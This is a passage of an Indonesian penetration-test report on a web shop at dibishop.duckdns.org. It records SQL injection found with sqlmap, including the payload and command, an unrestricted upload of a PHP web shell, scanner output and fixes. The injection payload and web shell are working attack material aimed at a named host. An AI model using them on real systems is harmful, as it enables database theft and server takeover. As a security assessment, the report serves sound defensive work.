[20:22:56] [INFO] (custom) POST parameter 'MULTIPART c_contact' is 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)' injectable
[20:22:56] [INFO] testing 'MySQL inline queries'
[20:22:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[20:22:56] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
```

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The screenshot shows a browser window with the URL http://dibishop.duckdns.org/customer/my_account.php?edit_account. The page displays a list of log entries from a MySQL database, indicating multiple UNION queries were tested. A warning message from sqlmap is present, stating: "sqlmap identified the following injection point(s) with a total of 897 HTTP(s) requests:". Below this, detailed information about a found vulnerability is provided, including the parameter name, type, title, payload, and content-disposition.

```
[20:23:19] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:23:21] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:23:23] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:23:27] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:23:29] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:23:31] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:23:37] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:23:40] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter 'MULTIPART c_contact' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 897 HTTP(s) requests:

Parameter: MULTIPART c_contact ((custom) POST)
Type: boolean-based blind
Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: -----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_name"
12345
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_email"
ryanhanif533@gmail.com
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_contact"
' AND EXTRACTVALUE(3801,CASE WHEN (3801=3801) THEN 3801 ELSE 0x3A END) AND 'jTNX'='jTNX
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
```

The screenshot shows a terminal window running on a VMware Workstation host. The terminal session is titled 'ryan - VMware Workstation' and is connected to a VM named 'ryan'. The user is logged in as 'ryan@ryan'.

The terminal output displays the results of a SQL injection exploit using the sqlmap tool. The exploit has identified the following details:

- DBMS:** MySQL
- Web Application Technology:** Apache
- Backend DBMS:** MySQL ≥ 5.6
- Logs:** Data was fetched and logged to text files under '/home/ryan/.local/share/sqlmap/output/dibishop.duckdns.org'
- Warning:** The sqlmap version is outdated.

The exploit process ended at 20:23:42 on 2025-10-31.

```
[*] ending @ 20:23:42 /2025-10-31/
```

Category	SQL Injection
Threat/Risk Description	<p>Likelihood: Medium – Penyerang harus memiliki akun yang terautentikasi (Privilege Required: Low) untuk mengakses form "Edit Account" yang rentan</p> <p>Impact: Kritis – Jika dieksplorasi, penyerang dapat mengekstrak (mencuri) seluruh isi database, termasuk data pengguna, password, dan informasi sensitif lainnya.</p>
Methodology	Tester login sebagai pengguna normal dan mengakses form "Edit Account". Request POST untuk "Update Account" ditangkap menggunakan Burp Suite dan disimpan sebagai request.txt. Tool sqlmap kemudian digunakan untuk menganalisis request ini (sqlmap -r request.txt -p c_contact). sqlmap mengonfirmasi bahwa parameter c_contact rentan dan berhasil mengekstrak data dari database (DBMS: MySQL)
System/Version	http://dibishop.duckdns.org/customer/my_account.php?edit_account (Port 80)
Tools Used	Burp Suite , sqlmap


Rekomendasi: Developer harus segera mengimplementasikan **Parameterized Queries (Prepared Statements)** pada semua *query database* di aplikasi

Temuan 3: Unrestricted File Upload (Potensi RCE)

Severity: **Kritis**

Deskripsi: Fitur "Edit Account" mengizinkan *upload* "Profile Image". Server gagal memvalidasi **isi (content)** dari file yang diunggah, sehingga memungkinkan pengunggahan *web shell* yang disamarkan. Shell.php dieksekusi, penyerang mampu memngambil alih system.

Bukti (PoC):



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A screenshot of a web browser window. The main content area shows a user profile for 'ryanhanif533@gmail.com' with a placeholder profile picture labeled '12345'. Below the profile picture is a sidebar with links: 'My Orders', 'Pay Offline', 'Edit Account' (which is currently selected), 'Change Password', 'My Wishlist', 'Delete Account', and 'Logout'. A modal dialog box is overlaid on the page, titled 'File Upload'. It shows a file selection interface with a tree view of 'This PC > Bit (F:)'. Inside this tree view, there is a folder named 'shell.php' under 'Downloads'. The 'File name:' field is empty, and the 'Open' button is visible at the bottom right of the dialog.

A screenshot of a web browser window showing the same user profile and sidebar as the previous image. A Burp Suite proxy tool window is overlaid on the bottom right. The Burp Suite interface includes a 'Proxy' tab, a list of captured network requests, and an 'Inspector' panel. One request in the list is highlighted, showing a POST request to 'http://dibishop.duckdns.org/customer/my_account.php?edit_account'. The 'Inspector' panel displays the raw request body, which contains a PHP shell payload:

```
<%>php system($_GET['cmd']);%>
```

. The rest of the page content is identical to the first screenshot.

Category

Unrestricted File Upload (Potensi Remote Code Execution)

Threat/Risk Description	Likelihood: Medium – Penyerang harus memiliki akun (Privilege Required: Low) dan menggunakan proxy (seperti Burp Suite) untuk memodifikasi request upload Impact: Kritis – Ini menciptakan potensi Remote Code Execution (RCE). Jika penyerang berhasil mengeksekusi file yang diunggah, mereka akan mendapatkan kendali penuh atas server
Methodology	Tester mencegat request POST saat mengunggah foto profil di form "Edit Account" menggunakan Burp Suite Intercept. Analisis request menunjukkan bahwa server gagal memvalidasi isi (content) dari file. Tester berhasil membuktikan bahwa file yang berisi kode PHP berbahaya (<?php system...) dapat diunggah selama nama file-nya (filename=) diatur ke ekstensi gambar yang valid (seperti .jpg)
System/Version	http://dibishop.duckdns.org/customer/my_account.php?edit_account (Port 80)
Tools Used	Burp Suite Intercept

Rekomendasi: Terapkan validasi ekstensi file (whitelist), validasi *MIME type* di sisi server, dan yang paling penting, lakukan **analisis ulang gambar (re-encoding)** untuk menghancurkan kode non-gambar

Temuan 4: Miskonfigurasi Server (HTTP di Port 443)

Severity: **Medium**

Deskripsi: Port 443, yang secara universal digunakan untuk HTTPS aman, ditemukan menjalankan layanan HTTP biasa (tidak terenkripsi)

Bukti (PoC):

```
(ryan㉿ryan)-[~]
$ nmap -sV -T4 188.166.209.84

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 19:07 WIB
Nmap scan report for 188.166.209.84
Host is up (0.038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd
443/tcp   open  http   Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.13 seconds
```



```
[~] (ryan@ryan) ~
$ curl -v http://dibishop.duckdns.org:443/
* Host dibishop.duckdns.org:443 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
*   Trying 188.166.209.84:443 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 443
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org:443
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 23 Oct 2025 12:24:51 GMT
< Server: Apache
< Upgrade: h2
< Connection: Upgrade, close
< Last-Modified: Fri, 23 May 2025 07:52:45 GMT
< ETag: "267-635c8e2382f7c"
< Accept-Ranges: bytes
< Content-Length: 615
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
```


Rekomendasi: Kustomisasi halaman error 404 agar tidak menampilkan informasi sensitif apa pun

Temuan 5: Bocoran Arsitektur & Informasi Server

Severity: Medium

Deskripsi: Aplikasi membocorkan informasi teknis internalnya (arsitektur Nginx/Apache dan info server di halaman 404)

Bukti (PoC):



Request

```

1 GET / HTTP/1.1
2 Host: dibishop.duckdns.org:443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0)
4 Gecko/20100101 Firefox/141.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: -1
10
11

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 25 Oct 2025 03:13:53 GMT
3 Server: Apache
4 Upgrade: h2
5 Connection: Upgrade, close
6 Last-Modified: Fri, 23 May 2025 07:52:45 GMT
7 ETag: "2e7-635ce238247c-gzip"
8 Accept-Ranges: bytes
9 Vary: Accept-Encoding
10 Content-Length: 615
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <title>
17       Welcome to nginx!
18     </title>
19     <style>
20       html {
21         color-scheme: lightdark;
22       }
23       body {
24         width: 35em;
25         margin: auto;
26         font-family: Tahoma, Verdana, Arial, sans-serif;
27       }
28     </style>
29   </head>
30   <body>
31     <h1>
32       Welcome to nginx!
33     </h1>
34     <p>
35       If you see this page, the nginx web server is successfully installed.
36     </p>

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 8
- Response headers: 10



The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown:

```

1 GET /halaman-test-123.php HTTP/1.1
2 Host: dibishop.duckdns.org:443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0)
   Gecko/20100101 Firefox/141.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Fri, 23 May 2025 07:52:45 GMT
10 If-None-Match: "267-635c8e2382f7c-gzip"
11 Priority: u=0, i
12
13

```

In the Response pane, the server's response is displayed:

```

1 HTTP/1.1 404 Not Found
2 Date: Fri, 24 Oct 2025 12:58:14 GMT
3 Server: Apache
4 Content-Length: 267
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10 <head>
11   <title>404 Not Found</title>
12 </head>
13 <body>
14   <h1>Not Found</h1>
15   <p>The requested URL was not found on this server.</p>
16 </body>
17 </html>

```

Rekomendasi: Kustomisasi halaman error 404 agar tidak menampilkan informasi sensitif apa pun

Temuan 6: Missing Security Headers

Severity: Low

Deskripsi: Server gagal mengirimkan *header* keamanan penting seperti X-Frame-Options dan X-Content-Type-Options

Bukti (PoC):

```

ryan@ryan:~$ nikto -h dibishop.duckdns.org -p 443
- Nikto v2.5.0

+ Target IP:      188.166.209.84
+ Target Hostname:  dibishop.duckdns.org
+ Target Port:    443 (http) (auto)
+ Start Time:    2025-10-23 19:30:02 (GMT7)

+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 267, size: 635c8e2382f7c, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:      2025-10-23 19:31:39 (GMT7) (97 seconds)

+ 1 host(s) tested (host:dibishop.duckdns.org) left intact

```

Rekomendasi: Tambahkan header keamanan ini di konfigurasi server

Temuan 7: Penemuan File Konfigurasi Sensitif

Severity: Low

Deskripsi: Enumerasi direktori di Port 443 mengonfirmasi keberadaan file konfigurasi sensitif seperti .htaccess dan .htpasswd

Bukti (PoC):

```
(ryan@ryan) [~]
$ gobuster dir -u http://dibishop.duckdns.org:443/ -w /usr/share/wordlists/dirb/common.txt -x php -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0"
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://dibishop.duckdns.org:443/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
[+] Extensions:  php
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
./hta           (Status: 403) [Size: 270]
./hta.php       (Status: 403) [Size: 270]
./htaccess      (Status: 403) [Size: 270]
./htpasswd.php  (Status: 403) [Size: 270]
./htpasswd      (Status: 403) [Size: 270]
./htaccess.php  (Status: 403) [Size: 270]
/index.html    (Status: 200) [Size: 615]
Progress: 9228 / 9230 (99.98%)
Finished
```

Rekomendasi: Pastikan file-file ini memiliki izin akses yang ketat (Status 403 saat ini sudah baik)

VII. KESIMPULAN DAN SARAN

3.1 Kesimpulan

Pengujian penetrasi ini berhasil mengidentifikasi dan membuktikan adanya **tiga kerentanan tingkat Kritis** pada aplikasi "Dibimbang Shop". Temuan ini membuktikan bahwa meskipun pertahanan di titik masuk umum (seperti halaman *login* dan *register*) cukup kuat, fungsionalitas inti aplikasi (fitur *cart* dan *edit account*) sangat rentan terhadap manipulasi

Tantangan utama dalam pengujian ini adalah mengatasi pertahanan server yang menipu (arsitektur *reverse proxy* dan respons *wildcard*), yang membuktikan bahwa analisis manual menggunakan Burp Suite lebih unggul daripada pemindai otomatis dalam menemukan celah logika bisnis yang kritis

3.2 Saran

Rekomendasi utama adalah memprioritaskan perbaikan tiga celah kritis yang ditemukan:

- **Prioritas 1 (Price Tampering):** Terapkan validasi harga di sisi server. Jangan pernah memercayai harga yang dikirim oleh client. Ambil harga langsung dari database saat checkout
- **Prioritas 2 (SQL Injection):** Terapkan Parameterized Queries (Prepared Statements) di semua titik input database, terutama pada form "Edit Account"
- **Prioritas 3 (Unrestricted File Upload):** Terapkan validasi file upload yang ketat, termasuk analisis ulang (*re-encoding*) gambar di sisi server untuk menghancurkan kode berbahaya

LINK PPT:

https://www.canva.com/design/DAGzkvq_Zdw/OCqY3EShUpWNRAun0C9yBw/edit?utm_content=DAGzkvq_Zdw&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton